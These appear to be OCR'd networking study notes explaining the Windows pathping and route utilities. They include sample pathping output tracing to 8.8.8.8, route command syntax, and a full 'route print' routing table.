
PING ms 3
DOWNLOAD Mbps 517.41
UPLOAD Mbps 542.19

Notes:

Pathping and mtr

- The **Pathping** utility is used to give detailed information about the **path characteristics** from a specific host to a specific destination in a single picture
- Takes internal advantage of Ping and Traceroute/tracert commands to display the result
- In the first step pathping traces the route to the destination. Then, it runs a 25-second test and collects the rate at which data is lost at each router

- Use the `pathping -n` command to show numeric IP numbers instead of DNS host names




```
C:\[redacted]>pathping 8.8.8.8

Tracing route to dns.google [8.8.8.8]
over a maximum of 30 hops:
  0  Windows10 [10.10.10.10]
  1  10.10.10.2
  2  192.168.1.1
  3  100.64.63.254
  4  192.168.34.201
  5  192.168.48.6
  6  192.168.48.2
  7  192.168.48.49
  8  nsg-corporate-229.104.185.122.airtel.in [122.185.104.229]
  9  182.79.198.6
 10  72.14.208.234
 11  108.170.234.3
 12  142.251.55.227
 13  dns.google [8.8.8.8]

Computing statistics for 325 seconds...
```

Route

- The **Route** utility is used to show the ongoing status of the routing table on the host
- It is more useful when the host has multiple IPs and multiple hosts
- The netmask, network destination, and gateways are displayed in the Active routes section of the Route utility

- `route [-p] command dest [mask subnet] gateway [-if interface]` is the command for adding deleting or changing a route entry



```
C:\Users\Admin>route print
===========================================================================
Interface List
  8...00 15 5d 01 80 00 ......Microsoft Hyper-V Network Adapter
  1...........................Software Loopback Interface 1
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0        10.10.1.2      10.10.1.11    271
        10.10.1.0    255.255.255.0         On-link       10.10.1.11    271
       10.10.1.11  255.255.255.255         On-link       10.10.1.11    271
      10.10.1.255  255.255.255.255         On-link       10.10.1.11    271
        127.0.0.0        255.0.0.0         On-link        127.0.0.1    331
        127.0.0.1  255.255.255.255         On-link        127.0.0.1    331
  127.255.255.255  255.255.255.255         On-link        127.0.0.1    331
        224.0.0.0        240.0.0.0         On-link        127.0.0.1    331
        224.0.0.0        240.0.0.0         On-link       10.10.1.11    271
  255.255.255.255  255.255.255.255         On-link        127.0.0.1    331
  255.255.255.255  255.255.255.255         On-link       10.10.1.11    271
===========================================================================
Persistent Routes:
  Network Address          Netmask  Gateway Address  Metric
          0.0.0.0          0.0.0.0        10.10.1.2  Default
===========================================================================

IPv6 Route Table
===========================================================================
Active Routes:
 If Metric Network Destination      Gateway
  8    271 ::/0                     fe80::1:1
  1    331 ::1/128                  On-link
  8    271 fe80::/64                On-link
  8    271 fe80::700f:40d1:26a1:f4ac/128
                                    On-link
  1    331 ff00::/8                 On-link
  8    271 ff00::/8                 On-link
===========================================================================
Persistent Routes:
  None
```

Notes: ____


____

____

